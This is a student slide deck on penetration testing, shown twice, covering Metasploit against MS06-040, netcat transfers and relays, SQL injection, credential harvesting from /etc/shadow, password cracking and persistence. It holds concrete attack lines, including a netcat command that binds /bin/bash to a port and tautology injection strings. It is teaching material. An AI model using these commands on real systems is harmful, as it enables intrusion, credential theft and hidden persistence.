


Bikrant Gautam, Swarna Rekha Manchikatla
IA612/Fall-2015/SCSU
PENETRATION
TESTING
PENETRATION TESTING
TABLE OF CONTENT
✘Forms of Cyber Attacks
✘ Network Penetration
✘ Commercial Pen Testing Tools
✘ SQL Injection
✘ Enumeration and Hash Grabbing
✘ Password Cracking
✘ Privilege Escalation
✘ Final Malicious Phases
✘ Data Exfiltration
✘ Assignment
✘ Conclusion
FORMS OF CYBER ATTACKS
Cyber attack techniques comes in a variety of
forms. Few such are listed below:
✘Buffer Overflows
✘Command Injection Attacks
✘SQL Injection Attacks
BUFFER OVERFLOWS
✘Buffer Overflows technique writes attack
code over data and programs located in the
target machine, that causes its execution.
✘Huge size input puts attack code into
executable areas in the target machine.
✘Example, String of CPU No-operations.
BUFFER OVERFLOWS (Contd..)
Evidence:
✘System logs
OS logs - Generate panic and error
messages
IDS logs - Indicate buffer overflow alerts
✘Network sensor logs
BUFFER OVERFLOWS (Contd..)
Targets:
✘ Web browsers
Render HTML, execute embedded scripts.
Drive-by malware attacks browsers when user
visits
malicious page
✘ Web applications
Input injection attacks - commands, meta-
characters,
pathnames, SQL queries.
✘ Client Server & Desktop applications
Email attachments, direct internet interfaces.
Command Injection Attacks
✘Executes system commands fooling a program to
execute attackers commands
✘Example, exec (<command line>), system
(<command line>)
✘Meta-characters attack are used in injection
attacks to confuse or disrupt programs
Example, Pathname injection, directory
traversal attacks
✘Command line and meta-characters attacks are
inserted into web cookies for cookie poisoning
SQL Injection Attacks
✘Adds SQL commands to an input string using
meta-characters.
✘Exposes significant sensitive data and
damage database integrity.
✘Example, ‘delete table tablename;’
SQL Injection Attacks (Contd..)
✘Web server logs - records input strings, can be
searched for meta-characters, system
commands, pathnames, and SQL query
statements
✘Injection attacks generate application errors in
Event logs, database logs, and application logs.
✘IDS logs - alerts detecting injection attacks
NETWORK PENETRATION
✘METASPLOIT
✘Free tool for pen testing
✘Has system exploits (code) that gains
access to systems without credentials.
✘User Interfaces:
✘GUI
✘Command line
✘Metasploit console
NETWORK PENETRATION (Contd..)
Requirements for Metasploit Pen Testing:
✘Knowledge about target systems - OS,
services, versions, known vulnerabilities like
MITRE Common Vulnerabilities and
Exposures (CVE) and MS Security Bulletins.
✘Metasploit’s exploit database is searchable
with these attributes.
NETWORK PENETRATION (Contd..)


Commands for conduct Penetration:
NETWORK PENETRATION (Contd..)
✘The specified Metasploit Console example
exploits MS06-040, a vulnerability in the
Server service on Windows.
✘A search for MS06-040 turns up exploits.
You can set the exploit and display its
information.
✘The exploit code (for example, a module
named ms06_040_netapi) breaks into the
system, using a known software defect.
NETWORK PENETRATION (Contd..)
✘Each exploit can have payloads which is
executed on the target system after
exploitation (for example, a module named
windows/meterpreter/bind_tcp).
✘‘show options’ is used to verify the settings.
✘RHOST - used to set Remote host.
✘LHOST - used to set Local host.
✘In the example, the target is OS.
NETWORK PENETRATION (Contd..)
✘The save command stores the current settings to a
configuration file in the home directory ->
~/.msf3/config.
✘The check command attempts to verify that the target
is exploitable.
✘The exploit command launches the attack. This
command might succeed, giving you access remotely,
or it might return you to the console prompt.
✘The rcheck and rexploit commands recheck and re-
launch the exploit.
NETWORK PENETRATION (Contd..)
✘Use the sessions command with list (–l)
option to find the active connections. Join the
connection and gain access via the interactive
(–i) option and the session number.
✘Usually, exploits may give raw shell access
whereas, the Meterpreter payload attaches a
Dynamic Link Library (DLL) to the running
service and returns the Meterpreter
command shell.
NETWORK PENETRATION (Contd..)
✘The Meterpreter shell has many built-in
commands like file system navigation, local and
remote shell commands, uploading executables,
and file downloads for exfiltration.
✘‘?’ command gives help information.
✘The Metasploit command line (msfcli) provides an
alternative way to use Metasploit.
NETWORK PENETRATION (Contd..)
✘The following command returns help
information and a searchable listing of the
Metasploit exploits:
✘# ./msfcli | less
✘# ./msfcli | grep –i “ms06_040”
NETWORK PENETRATION (Contd..)
✘Show options (O)-displays parameters you can
set and their defaults.
✘Show payloads (P)-displays available payloads.
✘Pipe the results to grep (or less) to search for
specific payloads.
✘Show targets (T) displays the operating system
targets for the exploit.
✘The exploit (E) command launches the attack.
✘There is also a check (C) command (not shown)
to test for vulnerability.
Commercial Pen Testing Tools
IMPACT:
Basic usage of IMPACT Pro includes below steps:
1. Open the application.
2. Click Get Updates to download the latest exploits.
3. Click New Workspace to create a pen test project.
4. Click the Network Information Gathering link to
run network mapping and vulnerability probes.
5. Enter an IP address range and start to scan.
Commercial Pen Testing Tools (Contd..)
6. Click the Network Attack and Penetration link
to initiate automated attacks.
7. Click the Privilege Escalation link to obtain
administrative access.
8. Click the Clean Up link to remove any remote
code or other target system changes.
9. Click Network Report Generation link to
automatically create a report of all findings.
Commercial Pen Testing Tools (Contd..)
CANVAS:
✘Canvas has numerous selectable tests on module tab.
✘The tests contain categories like recon, search,
exploits, and commands.
✘CANVAS sessions start with network mapping (the
recon category) and include OS detection (osdetect)
and port scanning (portscan).
✘As CANVAS maps the network, more and more
information is accumulated for reporting.
Using Netcat to Create Connections and
Move Data and Binaries
✘Netcat (nc) is a universal tool that runs on
Windows, Linux, and Unix. It connect to (I/O)
through (TCP) by default.
✘TCP listener setup: Target # nc –l –p 80
✘Remote connection set up to this listener on
10.10.100.10: Tester # nc 10.10.100.10 80
✘Download a file from a target machine:
Target # cat file.txt | nc –l –p 80
Tester # nc –q0 10.10.100.10 80 | tee file.txt
Using Netcat to Create Relays and Pivots
✘Netcat commands can be chained together
to create relays.
Example:
Target (.30) # nc –l –p 80 –e /bin/bash
Relay Setup C:> echo nc 10.10.100.30 80 > connect.bat
Relay (.90) C:> nc –l –p 80 –e connect.bat
Tester # nc –10 10.10.100.90 80
SQL Injection

SQL injection vulnerabilities arise when input from web forms are
added to database queries without proper input validation.
SQL Injection Methods

✘Using tautologies which always evaluate to
true
✘ SELECT * FROM Faculty WHERE Id=' false' OR 'true' = 'true'
✘Grouping By Parentheses
✘ False’) OR ( ‘true’ = true
✘Using SQL comment
✘ false ‘ OR ‘true’ = ‘true’; --
Enumeration and Hash Grabbing
✘Obtaining user credentials for access to
systems plays a very significant role in pen
testing
✘User Name are available through different
sources like web page, social network, Mail
service etc.
✘Backtrack has a tool called harvester which
can be used to leverage the user credentials
from a web based target
Enumeration Continued.

✘ The harvester searchers for services like SNMP and DNS
to collect user information from a website.
✘ Enumeration and Hash Grabbing in windows
Enumeration and Hash Grabbing in Windows Continued

✘Using Meterpreter to extract SAM data
✘ If machine is physically accessible
✘ Helix and caine to to access windows registry
✘ FTK can be used to collected information offline as well
Enumeration and Hash Grabbing in Linux

✘Username are easily accessible through
/etc/passwd. Username can be harvested as;
✘Password hashes are stored in /etc/shadow.
Password hash can be harvested as;
✘Unshadow tool extracts linux password
hashes.
Password Cracking
✘Online and offline methods
✘Dictionary attack, brute force attack and
fuzzing, Specialized Algorithms

✘Gather information about passwords from
password policies
✘Offline tools have more advantages as more
passwords can be guessed in fixed interval.
Password Cracking continued..
✘John the ripper
✘Cracks virtually all passwords including
linux salted hashes
✘Rainbow tables
✘Algorithm to crack complex passwords
✘Matches pre-computed hashes
✘Cain and Abel
✘Cracks Windows password,network
device and databases.
Privilege Escalation

✘Gain administrative access to target systems.
✘Meterpreter can be used for privilege
escalation.
✘Also, password and hashes crackers can be
used to gain privileged access to the system.

Final Malicious Phases
✘Providing evidences of compromise, reports,
passwords, hashes, service files etc.
✘Exporting of data; data exfiltration using
✘Backdoor
Data Exfiltration Continued..
✘Entrenchment
✘Enables backdoors even after reboots.
✘For linux; /etc/rc.local and add the
process to respawn
✘Add shortcut to the batch file in windows
system
Data Exfiltration Continued..
✘Hidden Files
✘Renaming the files with (.) or (..) hides
them in linux
✘Click Hidden Check Box on file properties
dialog for windows
✘Rootkits
✘Permanently captures system controls
and conceals itself from detection
Data Exfiltration Continued.
✘Rootkit Vectors
✘Phishing and Spear Phishing Email
✘Drive by Malware
✘AutoPlay Malware
✘Rootkit infection
✘User level: affect the user
✘Kerner level: modify system calls
Conclusion
✘There is an obvious need for new threats
addressing cyber war issues.
✘Pen testing helps to find the vulnerabilities in
a computer or network system or a web
application.
✘Organizations should make Penetration
testing a mandatory phase in their business
cycle.

Assignment:
1) Which forms of cyber attacks would you use
to test web applications and
databases on the web? Why? How?
✘ Cross-Site Scripting (XSS), Inclusion Vulnerabilities: LFI and
RFI, Brute Force.
✘ SQL Injection (SQLi), Insecure Direct Object References
Assignment (Contd..):
2) List the steps in performing a penetration test using Metasploit. What
tools would you use prior to Metasploit to improve your chances of
successful?
penetration?
Assignment (Contd..):

3) Back Door Configuration
Assignment (Contd..):

4)Creating Backtrack account and Hash cracking
Assignment (Contd..):
5) Which of the final malicious phase activities might be useful
on a pen test engagement? Why? Which other techniques are unlikely to
be allowed by the Rules of Engagement in most enterprises on
production (operational) networks.
✘ Backdoor final malicious phase activity is the most useful one on
a pen testing engagement
✘ Rootkits final malicious phase activity is unlikely to be allowed by
the rules of engagement in most industries on production
network as, it Permanently captures system controls and
conceals itself from detection.
Penetration Testing and Intrusion Detection System

Penetration Testing and Intrusion Detection System

  • 1.
    Bikrant Gautam, SwarnaRekha Manchikatla IA612/Fall-2015/SCSU PENETRATION TESTING PENETRATION TESTING
  • 2.
    TABLE OF CONTENT ✘Formsof Cyber Attacks ✘ Network Penetration ✘ Commercial Pen Testing Tools ✘ SQL Injection ✘ Enumeration and Hash Grabbing ✘ Password Cracking ✘ Privilege Escalation ✘ Final Malicious Phases ✘ Data Exfiltration ✘ Assignment ✘ Conclusion
  • 3.
    FORMS OF CYBERATTACKS Cyber attack techniques comes in a variety of forms. Few such are listed below: ✘Buffer Overflows ✘Command Injection Attacks ✘SQL Injection Attacks
  • 4.
    BUFFER OVERFLOWS ✘Buffer Overflowstechnique writes attack code over data and programs located in the target machine, that causes its execution. ✘Huge size input puts attack code into executable areas in the target machine. ✘Example, String of CPU No-operations.
  • 5.
    BUFFER OVERFLOWS (Contd..) Evidence: ✘Systemlogs OS logs - Generate panic and error messages IDS logs - Indicate buffer overflow alerts ✘Network sensor logs
  • 6.
    BUFFER OVERFLOWS (Contd..) Targets: ✘Web browsers Render HTML, execute embedded scripts. Drive-by malware attacks browsers when user visits malicious page ✘ Web applications Input injection attacks - commands, meta- characters, pathnames, SQL queries. ✘ Client Server & Desktop applications Email attachments, direct internet interfaces.
  • 7.
    Command Injection Attacks ✘Executessystem commands fooling a program to execute attackers commands ✘Example, exec (<command line>), system (<command line>) ✘Meta-characters attack are used in injection attacks to confuse or disrupt programs Example, Pathname injection, directory traversal attacks ✘Command line and meta-characters attacks are inserted into web cookies for cookie poisoning
  • 8.
    SQL Injection Attacks ✘AddsSQL commands to an input string using meta-characters. ✘Exposes significant sensitive data and damage database integrity. ✘Example, ‘delete table tablename;’
  • 9.
    SQL Injection Attacks(Contd..) ✘Web server logs - records input strings, can be searched for meta-characters, system commands, pathnames, and SQL query statements ✘Injection attacks generate application errors in Event logs, database logs, and application logs. ✘IDS logs - alerts detecting injection attacks
  • 10.
    NETWORK PENETRATION ✘METASPLOIT ✘Free toolfor pen testing ✘Has system exploits (code) that gains access to systems without credentials. ✘User Interfaces: ✘GUI ✘Command line ✘Metasploit console
  • 11.
    NETWORK PENETRATION (Contd..) Requirementsfor Metasploit Pen Testing: ✘Knowledge about target systems - OS, services, versions, known vulnerabilities like MITRE Common Vulnerabilities and Exposures (CVE) and MS Security Bulletins. ✘Metasploit’s exploit database is searchable with these attributes.
  • 12.
  • 13.
    NETWORK PENETRATION (Contd..) ✘Thespecified Metasploit Console example exploits MS06-040, a vulnerability in the Server service on Windows. ✘A search for MS06-040 turns up exploits. You can set the exploit and display its information. ✘The exploit code (for example, a module named ms06_040_netapi) breaks into the system, using a known software defect.
  • 14.
    NETWORK PENETRATION (Contd..) ✘Eachexploit can have payloads which is executed on the target system after exploitation (for example, a module named windows/meterpreter/bind_tcp). ✘‘show options’ is used to verify the settings. ✘RHOST - used to set Remote host. ✘LHOST - used to set Local host. ✘In the example, the target is OS.
  • 15.
    NETWORK PENETRATION (Contd..) ✘Thesave command stores the current settings to a configuration file in the home directory -> ~/.msf3/config. ✘The check command attempts to verify that the target is exploitable. ✘The exploit command launches the attack. This command might succeed, giving you access remotely, or it might return you to the console prompt. ✘The rcheck and rexploit commands recheck and re- launch the exploit.
  • 16.
    NETWORK PENETRATION (Contd..) ✘Usethe sessions command with list (–l) option to find the active connections. Join the connection and gain access via the interactive (–i) option and the session number. ✘Usually, exploits may give raw shell access whereas, the Meterpreter payload attaches a Dynamic Link Library (DLL) to the running service and returns the Meterpreter command shell.
  • 17.
    NETWORK PENETRATION (Contd..) ✘TheMeterpreter shell has many built-in commands like file system navigation, local and remote shell commands, uploading executables, and file downloads for exfiltration. ✘‘?’ command gives help information. ✘The Metasploit command line (msfcli) provides an alternative way to use Metasploit.
  • 18.
    NETWORK PENETRATION (Contd..) ✘Thefollowing command returns help information and a searchable listing of the Metasploit exploits: ✘# ./msfcli | less ✘# ./msfcli | grep –i “ms06_040”
  • 19.
    NETWORK PENETRATION (Contd..) ✘Showoptions (O)-displays parameters you can set and their defaults. ✘Show payloads (P)-displays available payloads. ✘Pipe the results to grep (or less) to search for specific payloads. ✘Show targets (T) displays the operating system targets for the exploit. ✘The exploit (E) command launches the attack. ✘There is also a check (C) command (not shown) to test for vulnerability.
  • 20.
    Commercial Pen TestingTools IMPACT: Basic usage of IMPACT Pro includes below steps: 1. Open the application. 2. Click Get Updates to download the latest exploits. 3. Click New Workspace to create a pen test project. 4. Click the Network Information Gathering link to run network mapping and vulnerability probes. 5. Enter an IP address range and start to scan.
  • 21.
    Commercial Pen TestingTools (Contd..) 6. Click the Network Attack and Penetration link to initiate automated attacks. 7. Click the Privilege Escalation link to obtain administrative access. 8. Click the Clean Up link to remove any remote code or other target system changes. 9. Click Network Report Generation link to automatically create a report of all findings.
  • 22.
    Commercial Pen TestingTools (Contd..) CANVAS: ✘Canvas has numerous selectable tests on module tab. ✘The tests contain categories like recon, search, exploits, and commands. ✘CANVAS sessions start with network mapping (the recon category) and include OS detection (osdetect) and port scanning (portscan). ✘As CANVAS maps the network, more and more information is accumulated for reporting.
  • 23.
    Using Netcat toCreate Connections and Move Data and Binaries ✘Netcat (nc) is a universal tool that runs on Windows, Linux, and Unix. It connect to (I/O) through (TCP) by default. ✘TCP listener setup: Target # nc –l –p 80 ✘Remote connection set up to this listener on 10.10.100.10: Tester # nc 10.10.100.10 80 ✘Download a file from a target machine: Target # cat file.txt | nc –l –p 80 Tester # nc –q0 10.10.100.10 80 | tee file.txt
  • 24.
    Using Netcat toCreate Relays and Pivots ✘Netcat commands can be chained together to create relays. Example: Target (.30) # nc –l –p 80 –e /bin/bash Relay Setup C:> echo nc 10.10.100.30 80 > connect.bat Relay (.90) C:> nc –l –p 80 –e connect.bat Tester # nc –10 10.10.100.90 80
  • 25.
    SQL Injection SQL injectionvulnerabilities arise when input from web forms are added to database queries without proper input validation.
  • 26.
    SQL Injection Methods ✘Usingtautologies which always evaluate to true ✘ SELECT * FROM Faculty WHERE Id=' false' OR 'true' = 'true' ✘Grouping By Parentheses ✘ False’) OR ( ‘true’ = true ✘Using SQL comment ✘ false ‘ OR ‘true’ = ‘true’; --
  • 27.
    Enumeration and HashGrabbing ✘Obtaining user credentials for access to systems plays a very significant role in pen testing ✘User Name are available through different sources like web page, social network, Mail service etc. ✘Backtrack has a tool called harvester which can be used to leverage the user credentials from a web based target
  • 28.
    Enumeration Continued. ✘ Theharvester searchers for services like SNMP and DNS to collect user information from a website. ✘ Enumeration and Hash Grabbing in windows
  • 29.
    Enumeration and HashGrabbing in Windows Continued ✘Using Meterpreter to extract SAM data ✘ If machine is physically accessible ✘ Helix and caine to to access windows registry ✘ FTK can be used to collected information offline as well
  • 30.
    Enumeration and HashGrabbing in Linux ✘Username are easily accessible through /etc/passwd. Username can be harvested as; ✘Password hashes are stored in /etc/shadow. Password hash can be harvested as; ✘Unshadow tool extracts linux password hashes.
  • 31.
    Password Cracking ✘Online andoffline methods ✘Dictionary attack, brute force attack and fuzzing, Specialized Algorithms ✘Gather information about passwords from password policies ✘Offline tools have more advantages as more passwords can be guessed in fixed interval.
  • 32.
    Password Cracking continued.. ✘Johnthe ripper ✘Cracks virtually all passwords including linux salted hashes ✘Rainbow tables ✘Algorithm to crack complex passwords ✘Matches pre-computed hashes ✘Cain and Abel ✘Cracks Windows password,network device and databases.
  • 33.
    Privilege Escalation ✘Gain administrativeaccess to target systems. ✘Meterpreter can be used for privilege escalation. ✘Also, password and hashes crackers can be used to gain privileged access to the system.
  • 34.
    Final Malicious Phases ✘Providingevidences of compromise, reports, passwords, hashes, service files etc. ✘Exporting of data; data exfiltration using ✘Backdoor
  • 35.
    Data Exfiltration Continued.. ✘Entrenchment ✘Enablesbackdoors even after reboots. ✘For linux; /etc/rc.local and add the process to respawn ✘Add shortcut to the batch file in windows system
  • 36.
    Data Exfiltration Continued.. ✘HiddenFiles ✘Renaming the files with (.) or (..) hides them in linux ✘Click Hidden Check Box on file properties dialog for windows ✘Rootkits ✘Permanently captures system controls and conceals itself from detection
  • 37.
    Data Exfiltration Continued. ✘RootkitVectors ✘Phishing and Spear Phishing Email ✘Drive by Malware ✘AutoPlay Malware ✘Rootkit infection ✘User level: affect the user ✘Kerner level: modify system calls
  • 38.
    Conclusion ✘There is anobvious need for new threats addressing cyber war issues. ✘Pen testing helps to find the vulnerabilities in a computer or network system or a web application. ✘Organizations should make Penetration testing a mandatory phase in their business cycle.
  • 39.
    Assignment: 1) Which formsof cyber attacks would you use to test web applications and databases on the web? Why? How? ✘ Cross-Site Scripting (XSS), Inclusion Vulnerabilities: LFI and RFI, Brute Force. ✘ SQL Injection (SQLi), Insecure Direct Object References
  • 40.
    Assignment (Contd..): 2) Listthe steps in performing a penetration test using Metasploit. What tools would you use prior to Metasploit to improve your chances of successful? penetration?
  • 41.
  • 42.
  • 43.
    Assignment (Contd..): 5) Whichof the final malicious phase activities might be useful on a pen test engagement? Why? Which other techniques are unlikely to be allowed by the Rules of Engagement in most enterprises on production (operational) networks. ✘ Backdoor final malicious phase activity is the most useful one on a pen testing engagement ✘ Rootkits final malicious phase activity is unlikely to be allowed by the rules of engagement in most industries on production network as, it Permanently captures system controls and conceals itself from detection.

Editor's Notes

  • #32 A dictionary attack performs password guessing from a list of common passwords. In a brute force attack, you generate passwords from scratch. In fuzzing, you modify known words and dictionary words with random changes, common variations, and extensions
  • #35 Backdoors are hidden ways to gain system access.